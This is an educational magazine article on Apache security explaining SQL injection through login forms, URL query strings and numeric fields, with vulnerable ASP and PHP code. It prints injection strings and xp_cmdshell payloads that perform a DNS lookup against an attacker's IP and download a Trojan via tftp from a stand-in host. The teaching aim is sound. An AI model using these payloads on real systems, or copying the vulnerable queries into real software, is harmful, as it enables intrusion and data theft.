SECURING APACHE : THE BASICS - III

Securing your applications — learn how break-ins occur

Shown in Figure 2 is a typical client-server Web architecture, which also indicates various attack vectors, or ways in which Web application attacks affect the regular data flow.



Figure 2: Typical client-server Web architecture, with attack vectors

We will cover each of these in this series of articles, beginning with injection flaws.
Injection flaws are so named because when they are used, malicious attacker-supplied data flows through the application, crosses system boundaries, and gets injected into other system components. These are fairly dangerous attacks, and mostly work because a string that is harmless for PHP (or another website scripting language) can turn into a dangerous weapon when it reaches the database. Such flaws and attacks are particularly important, since they can

affect any dynamic Web application that has not been tested and carefully secured against such holes. We will now take a closer look at the most often encountered injection flaw, SQL injection.

Warning: The attack techniques discussed below are intended only as information to help you secure your Web application. Do NOT attempt to use any of these techniques on any server on the Internet, at your workplace, on any network or server that you do not own yourself — unless you have written permission from the owner of the server and network to conduct such testing! Indian law provides for prosecution, fines, and even jail terms for breaking into computers that you do not own.
Also note that if you have a website of your own, hosted by a hosting provider, or on a rented physical server, the server and network do NOT belong to you even though you own the website content. You should ideally obtain permission from such hosting providers/server owners to carry out even “testing” probes on your own website/Web application.

The ideal way to test your Web application would be on your own private LAN—or even better, to create a virtual machine on your personal computer, in which you run Apache and a database server, and host a copy of your Web application. You can then do your testing against the virtual machine, without running afoul of cyber laws.

SQL injection

SQL injection is an exploit in which the attacker injects SQL code into a request to the server (generally through an HTML form input box), to gain access to the backend database, or to make changes in it. If not sanitised properly, SQL injection attacks on your Web application could allow attackers to even ruin your website, besides extracting confidential data.

Website features such as login pages, feedback forms, search pages, shopping carts, etc., that use databases, are more prone to SQL injection attacks. The attacker injects specially crafted SQL commands or statements into the form, trying to achieve various results. Almost all scripting technologies — ASP, ASP.NET, PHP, JSP and CGI — are vulnerable to this attack if they use MS SQL Server, Oracle, MySQL, Postgres or DB2 as their database.

Basic knowledge of SQL commands, and some creative guess work, is all it takes to penetrate an unsecured application. Network firewalls and IDSs (Intrusion Detection Systems) might not help,

since they provide filters on HTTP, SSL and other Web traffic ports — but the communication with the database is still unsecured.

Most programmers are still not aware of the problem, and the scenario seems to be getting worse: the Web security consortium informs us that SQL injection comprised over 7 per cent of all Web vulnerabilities present in every 15,000 applications that it scanned!

Note: SQL injection is a “global” type of attack; it is not restricted to open source platforms, databases or applications, as you can see from the inclusion of proprietary software products in the list above.

SQL injection via a login form

Let’s take a common vulnerable code snippet in an ASP page, which generates a login validation query that is meant to be run on an MS SQL server database:

```
var sql = "SELECT * FROM Users WHERE usr= ' " + user + " ' AND
password=' " + paswd + " ' ";
```

In case a valid user enters (into the ASP login page) his username as “arpit”, and his password as “bajpai”, then the generated query becomes:

```
SELECT * FROM Users WHERE usr='arpit' AND password='bajpai'
```

That’s pretty innocuous, and exactly what the person who wrote the ASP code intended.
However, note what happens if an attacker submits malicious text in the username field — something like `' or 1=1 --`, then the query becomes…

```
SELECT * FROM Users WHERE usr=' ' or 1=1 -- AND password=' '
```

Because a pair of hyphens designates the beginning of the comment in SQL Server’s T-SQL, the effective
query is now:

```
SELECT * FROM Users WHERE usr=' ' or 1=1
```

For readers who don’t know SQL, this translates to, “where the user field is blank, OR 1=1″.

The trick is that for the logical `OR` condition, this will always evaluate to True, since one of the operands to the `OR` statement is True. Thus, this query returns multiple user records, which validates the malicious login!

It doesn't stop there, however: since most Web applications have their "administrator" user account added to the Users table as the first thing during development, the ASP code in the login page sees that record as the first returned record, and assumes it is the admin user logging in! A person, who doesn't even know a valid username and password, is given administrative permissions in your Web application…

SQL injection via query string (URL)

An attacker might also attempt an SQL injection attack by adding SQL to the URL. How does that work? Let's look closely at an example. Assume a database with table and rows as created and populated by this SQL:

```
CREATE TABLE Products
(


ID INT identity(1,1) NOT NULL,
prodName VARCHAR(50) NOT NULL,
)


INSERT INTO PRODUCTS (prodName) VALUES (‘Dell laptops')
INSERT INTO PRODUCTS (prodName) VALUES ('Nokia express music')
INSERT INTO PRODUCTS (prodName) VALUES (‘Samsung dual sim range')
```

Let's also assume that we have the following ASP script, called `products.asp`, on the site; it uses the database with the above table.

```
<%
dim prodId
prodId = Request.QueryString("productId")

set conn = server.createObject("ADODB.Connection")
set rs = server.createObject("ADODB.Recordset")
query = "select prodName from products where id = " & prodId
conn.Open "Provider=SQLOLEDB; Data Source=(local); Initial Catalog=myDB;
User Id=sa; Password="
rs.activeConnection = conn
```

```
8   rs.open query
9   if not rs.eof then
    response.write "Got product " & rs.fields("prodName").value
10  else
11  response.write "No product found"
12  end if
    %>
13
14
15
16
```

If we visit `products.asp` in our browser with the (normal) URL:`http://www.example.com/products.asp?productId=1` then we will see the result is “Got product Dell laptop”. The parameter is taken directly from the query string (submitted URL) and concatenated to the `WHERE` clause of the query, so the query generated by passing `productId=1`in the URL is:

```
SELECT prodName FROM products WHERE id = 1
```

Now, if the attacker tampers with the URL and submits something like`http://www.example.com/products.asp?productId=0` having `1=1` then the constructed query becomes:

```
SELECT prodName FROM products WHERE id = 0 or 1=1
```

This would produce an error as shown in Figure 3, or something similar.

```
Microsoft OLE DB Provider for SQL Server (0x80040E14)

Column 'products.prodName' is invalid in the select
list because it is not contained in an aggregate
function and there is no GROUP BY clause.

/products.asp, line 13
```

Figure 3: SQL error caused by query string injection

You can also see the error exposing the products fields such as `products.prodName`. The attacker can use this information maliciously, to insert or delete data from the table. For example, here is a

sample malicious query injection: `http://localhost/products.asp?productId=0;INSERT INTO products(prodName) VALUES(left(@@version,50))`
Basically, it returns “No product found”; however, it may also run an `INSERT` query, adding the first 50 characters of SQL Server’s `@@version` variable (which contains the details of SQL Server’s version, build, etc.,) as a new record in the Products table. The attacker can then use this information to research specific exploits for that version of SQL Server.
Many programmers might suggest that they use double quotes instead of single quotes for security, but this is only a halfway measure because there are always numeric fields or dates within forms or parameters, which will still remain vulnerable just like the example shown below, using PHP/MySQL, which takes a query that uses no single quotes as part of the syntax.

```
$a = "SELECT * FROM accountsWHERE account = $acct AND pin = $pin";
```

Now, the attacker injects, into the HTML form fields meant to accept numbers, as `$acct= a or a=a # $pin = 1234`. The resultant query would be like the following:

```
SELECT * FROM accounts WHERE account = a or a=a# AND pin = 1234
```

(In this case, the comment character is `#` instead of the double dash because the database is MySQL. Other such strings used by attackers are `' or a=a -- , '` or `'x'='x, 1'` or `'1'='1, '` or `0=0 #, "` or `"a"="a, ')` or `('a'='a)`, etc. Notice the power of single quotes in such strings.

Running system commands on SQL Server

By attacking an SQL Server, an attacker can also gather IP address information through reverse lookups, by running system commands. For example (a.b.c.d represents the attacker’s IP address):

```
';EXEC master..xp_cmdshell "nslookup example.com a.b.c.d"
```

When this fragment is injected, the SQL backend will now execute an nslookup using the attacker’s system as the name server. Attackers can use multiple methods, including a network sniffer like `tcpdump`, on their box, to find the IP address that made the DNS query. If it is a public IP address, the attackers have gained crucial information: they can then compile and launch exploits against that IP address, which are tailored to the operating system and database software.

It is sometimes possible, even if the SQL Server machine doesn't have a public IP address, that an attacker can download a Trojan or backdoor program onto the SQL Server (a.b.c.d is the IP address of a server hosting the malware program):

```
';EXEC master..xp_cmdshell "tftp –i a.b.c.d GET Trojan.exe
c:Trojan.exe"
```

The downloaded program could be launched with another `xp_cmdshell` invocation. It could do many things at this point, including connecting outward to the attacker's IP address, to provide the attacker with a direct channel to command the server operating system. If the SQL Server software is running as the Windows Administrator user, which is an all too common shortcut that people take when installing — then the attackers now effectively "own" the server. They can then transfer files from the server, using `tftp`, which could include confidential, financial or even system password files.

More than that, the attackers are now "inside" the private network — they can locally access other systems on the LAN, and try to break into them, something that they could not do directly because the LAN was protected by a firewall blocking connections from the Internet, except for proper requests like HTTP/HTTPS to the Web server.

If you want more practical examples of this attack vector, there are a whole bunch of videos available on YouTube and Metacafe.

I would like to reiterate here that neither I nor LFY aims to teach readers to attack servers; this is meant to give you knowledge that you need in order to protect your own infrastructure.

Source : http://www.opensourceforu.com/2010/08/securing-apache-part-1/